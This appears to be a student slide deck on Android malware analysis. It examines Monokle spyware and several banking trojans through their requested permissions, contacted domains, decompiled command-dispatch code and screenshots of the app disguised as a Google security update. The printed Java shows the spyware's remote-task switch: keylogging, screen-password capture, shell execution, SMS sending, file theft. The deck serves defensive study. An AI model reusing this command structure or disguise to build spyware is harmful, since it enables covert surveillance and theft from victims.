
Malware Analysis

Formal Methods for Secure Systems

Chang Liu
Leonardo Bargiotti
Carlo Pio Pace

Academic Year 23/24

Group of malwares



1 **Monokle**

APKs:

- 0a2d
- 695d

2 **Bankers**

APKs:

- 7A99
- 8D0A
- 9E9D
- 20F4

TOOLS

VirusTotal

Anti-malware analysis tool

Bytecode-viewer

Static analysis tool

MobSF

Static and dynamic analysis tool

Genymotion

Creates virtual environments for dynamic analysis

AXMLPrinter2

XML file reader

1

Monokle’s group:

695d and 0a2d, for simplicity only 695d analysis will be showed


Monokle 695d

Permissions

The permissions required by the application pose a serious security problem.

Most malicious apk's permission:


- Access Location
- Read/Write Bookmarks
- Send/Write/Receive SMS
- Capture Audio



```
⚠ android.permission.READ_CALENDAR
⚠ android.permission.PROCESS_OUTGOING_CALLS
⚠ android.permission.ACCESS_COARSE_LOCATION
⚠ android.permission.ACCESS_FINE_LOCATION
⚠ android.permission.SEND_SMS
⚠ com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
⚠ android.permission.WRITE_CALL_LOG
⚠ android.permission.READ_CALL_LOG
⚠ com.android.browser.permission.READ_HISTORY_BOOKMARKS
⚠ android.permission.WRITE_EXTERNAL_STORAGE
⚠ android.permission.RECORD_AUDIO
⚠ android.permission.WRITE_CONTACTS
⚠ android.permission.READ_EXTERNAL_STORAGE
⚠ android.permission.AUTHENTICATE_ACCOUNTS
⚠ android.permission.CALL_PHONE
⚠ android.permission.READ_PHONE_STATE
⚠ android.permission.READ_SMS
⚠ android.permission.CAMERA
⚠ android.permission.RECEIVE_SMS
⚠ android.permission.READ_CONTACTS
⚠ android.permission.GET_ACCOUNTS
⚠ android.permission.TEMPORARY_ENABLE_ACCESSIBILITY
⚠ android.permission.BIND_ACCESSIBILITY_SERVICE
⚠ android.permission.CAPTURE_AUDIO_OUTPUT
⚠ android.permission.WRITE_SECURE_SETTINGS
⚠ android.permission.READ_FRAME_BUFFER
⚠ android.permission.WRITE_SETTINGS
⚠ android.permission.SYSTEM_ALERT_WINDOW
⚠ android.permission.PACKAGE_USAGE_STATS
ⓘ android.permission.CHANGE_NETWORK_STATE
ⓘ android.permission.WAKE_LOCK
ⓘ android.permission.BLUETOOTH
ⓘ android.permission.ACCESS_WIFI_STATE
ⓘ android.permission.INTERNET
ⓘ android.permission.BLUETOOTH_ADMIN
ⓘ android.permission.ACCESS_NETWORK_STATE
ⓘ android.permission.GET_TASKS
ⓘ android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
ⓘ android.permission.RECEIVE_BOOT_COMPLETED
ⓘ android.permission.BATTERY_STATS
ⓘ android.permission.ACCESS_NOTIFICATION_POLICY
ⓘ android.permission.CHANGE_WIFI_STATE
ⓘ android.permission.MODIFY_AUDIO_SETTINGS
```

Monokle 695d

Servers



As we expected, the application communicates with remote servers.


DOMAIN	STATUS	GEOLOCATION
www.openstreetmap.org	ok	**IP:** 184.104.179.139 **Country:** United States of America **Region:** California **City:** Fremont **Latitude:** 37.517979 **Longitude:** -121.929489 **View:** Google Map
www.slf4j.org	ok	**IP:** 195.15.222.169 **Country:** Switzerland **Region:** Basel-Stadt **City:** Basel **Latitude:** 47.558399 **Longitude:** 7.573270 **View:** Google Map

Monokle 695d

Java Code Analysis

Package details:

- **android.support.v4**: contains Android API
- **com.system.security_update**: contains malicious code



```
javax
myjava
com
    system
        security_update
            BackgroundService.java
            clipboard
            ServiceEngine.java
            App.java
            connect
            BuildConfig.java
            receivers
            root
            tgnet
            SettingsParser.java
            data
            MainActivity.java
            location
            managers
            R.java
            control
            accessibility
            thrift
            ServiceEngineHandler.java
            rt
            common
            SessionManager.java
    google
    stericson
    purplefrog
    sun
android
org
```

Monokle 695d


Java Code Analysis

What does the Malware do?


- **Position Tracking (Stalking)**
- **Password Reseting**
- **Behaviour Tracking(Google bookmark and History)**
- **Photo, Video , Call, SMS, Audio, E-Mail, Contact List**
- **File Manager**
- **MITM SSL**
- **Account Stealing**
- **User Dictionary**
- **Download and App installation**
- **Self Kill**

Monokle 695d


Java Code Analysis




```java
public static synchronized int processCommandTask() {
    int callsList;
    synchronized (SessionManager.class) {
        Protocol.TErrorType.errorMessage = null;
        if (taskInfo.isSetCategory() && taskInfo.isSetBaseSystem() && taskInfo.baseSystem.isSetTaskType()) {
            Logger.logInfo("processCommandTask = " + taskInfo.baseSystem.taskType);
            m_agentResponse = new AgentResponse();
            m_agentResponse.category = TaskCategory.BaseSystemTask;
            m_agentResponse.baseSystem = new AgentResponse_BaseSystem();
            m_agentResponse.baseSystem.setTaskId(taskInfo.baseSystem.taskId);
            switch (taskInfo.baseSystem.taskType) {
                case GetCallsList:
                    callsList = getCallsList();
                    break;
                case GetSmsList:
                    callsList = getSmsList();
                    break;
                case GetContactsList:
                    callsList = getContactsList();
                    break;
                case GetFilesList:
                    callsList = getFilesList();
                    break;
                case GetMeetingsList:
                    callsList = getMeetingsList();
                    break;
                case GetLocation:
                    callsList = getLocation();
                    break;
                case GetAccountsList:
                    callsList = getAccountsList();
                    break;
                case GetDeviceInfo:
                    callsList = getDeviceInfo();
                    break;
                case GetInterfacesStates:
                    callsList = getInterfacesState();
                    break;
                case GetFile:
                    callsList = getFile();
                    break;
                case GetCapabilities:
                    callsList = generateCapabilitiesResponse();
                    break;
                case GetBrowserHistory:
                    callsList = getBrowserHistory();
                    break;
                case GetBrowserTracking:
                    callsList = getBrowserTracking();
                    break;
                case GetBrowserBookmarks:
                    callsList = getBrowserBookmarks();
                    break;
                case GetApplicationsList:
                    callsList = getInstalledAppsList();
                    break;
                case GetNetworkingData:
                    callsList = getNetworkingData();
                    break;
                case GetMmsList:
                    callsList = getMmsList();
                    break;
                case GetEmailsList:
                    callsList = getEmailsList();
```



```java
    break;
case ChangeServerAddress:
    callsList = changeServerAddress();
    break;
case ChangeTransportCrypto:
    callsList = changeCryptography();
    break;
case ChangeAgentId:
    callsList = changeAgentIdCommand();
    break;
case ChangeCommunicationMode:
    callsList = changeCommunicationMode();
    break;
case StopAgent:
    callsList = stopAgent();
    break;
case SendSms:
    callsList = sendSmsMessage();
    break;
case MakeCall:
    callsList = makeOutgoingCall();
    break;
case DeleteFile:
    callsList = deleteFile();
    break;
case ChangeCallRecordMode:
    callsList = changeCallRecordModeCommand();
    break;
case SetAudioRecordMode:
    callsList = setAudioRecordMode();
    break;
case SetVideoRecordMode:
    callsList = setVideoRecordMode();
    break;
case SetScreenShotMode:
    callsList = setScreenShotsMode();
    break;
case SetPhotoShotMode:
    callsList = setPhotoShotMode();
    break;
case SetScreenPasswordMode:
    callsList = setScreenPasswordMode();
    break;
case UploadFileToAgent:
    callsList = uploadFileToAgentCmd();
    break;
case DeviceControl:
    callsList = deviceControlMode();
    break;
case InstallCertificate:
    callsList = installCertificate();
    break;
case SetGeofencesList:
    callsList = setGeofencesList();
    break;
case InstallApplication:
    callsList = installApplication();
    break;
case UninstallApplication:
    callsList = uninstallApplication();
    break;
```




```java
case GetUserDictList:
    callsList = getUserDictionaryList();
    break;
case GetLocationTracking:
    callsList = getLocationTracking();
    break;
case GetAgentInfo:
    callsList = generateAgentInfoResponse();
    break;
case GetEventTracking:
    callsList = getEventTracking();
    break;
case GetKeyLogging:
    callsList = getKeyLogging();
    break;
case GetScreenPassword:
    callsList = getScreenPasswordList();
    break;
case GetGeofencesList:
    callsList = getGeofencesList();
    break;
case GetNotificationsList:
    callsList = getNotificationsList();
    break;
case ChangeConnectPeriod:
    callsList = changeConnectPeriodCommand();
    break;
case ExecuteShellCommand:
    callsList = shellCommand();
    break;
case SetGpsMode:
    callsList = setGpsMode();
    break;
case ToggleWiFi:
    callsList = toggleWifi();
    break;
case ToggleBluetooth:
    callsList = changeBluetoothState();
    break;
case DeviceReset:
    callsList = deviceReset();
    break;
case ShowMessage:
    callsList = showMessage();
    break;
case SetKeylogging:
    callsList = setKeyLogging();
    break;
case SetLocationTracking:
    callsList = changeLocationTrackingMode();
    break;
case ScheduleConnection:
    callsList = scheduleConnection();
    break;
case ActivateAgent:
    callsList = activateAgent();
    break;
case ChangeControlPhones:
    callsList = changeControlPhonesCommand();
    break;
```



```java
                    break;
                case ClearTrackingLogs:
                    callsList = clearTrackingLogs();
                    break;
                case ChangeAudioListenMode:
                    callsList = changeAudioListenMode();
                    break;
                case SetUserDataFilter:
                    callsList = setUserDataFilter();
                    break;
                default:
                    callsList = unsupported(taskInfo.baseSystem.taskType);
                    break;
            }
            return callsList;
        }
        return Protocol.TErrorType.PROTOCOL_FIELD_MISSING;
    }
}
```

Monokle 695d

Dynamic Analysis


3:55

Google

ALL PERMISSIONS

SCREEN RECORDER

Start recording or casting with Security update service?


Security update service will have access to all of the information that is visible on your screen or played from your device while recording or casting. This includes information such as passwords, payment details, photos, messages, and audio that you play.

CANCEL START NOW

HIDE APPLICATION

Free for personal use

Access all information on the screen


3:54

Google

ALL PERMISSIONS

SCREEN RECORDER

Allow **Security update service** to take pictures and record video?

WHILE USING THE APP


ONLY THIS TIME

DENY

HIDE APPLICATION

Free for personal use

Asks permissions


3:54

Google

ALL PERMISSIONS

SCREEN RECORDER

NOTIFICATION MANAGER

IGNORE DOZE

DRAW OVER APPS

USAGE STATISTICS

ACCESSIBILITY

NOTIFICATION LISTENER

HIDE APPLICATION

Layout of application, as Google security update


2

Banker’s group:

7A99,8D0A,9E9D, and 20F4

Banker 9E9D: Permissions

The permissions required , allows the app to read the sms, read the phone state, receive sms and even recognize when the phone is turned on.



Permissions

⚠ android.permission.SEND_SMS
⚠ android.permission.INTERNET
⚠ android.permission.SYSTEM_ALERT_WINDOW
⚠ android.permission.RECEIVE_SMS
⚠ android.permission.READ_PHONE_STATE
⚠ android.permission.READ_SMS
ⓘ android.permission.RECEIVE_BOOT_COMPLETED
ⓘ android.permission.ACCESS_NETWORK_STATE
ⓘ android.permission.WAKE_LOCK
ⓘ android.permission.GET_TASKS


Banker 9E9D: Manifest

Common pattern found in all the bankers group
Indicated by the MITRE ATT&CK as a privilege escalation technique called:
Abuse Elevation Control Mechanism: Device Administrator Permissions

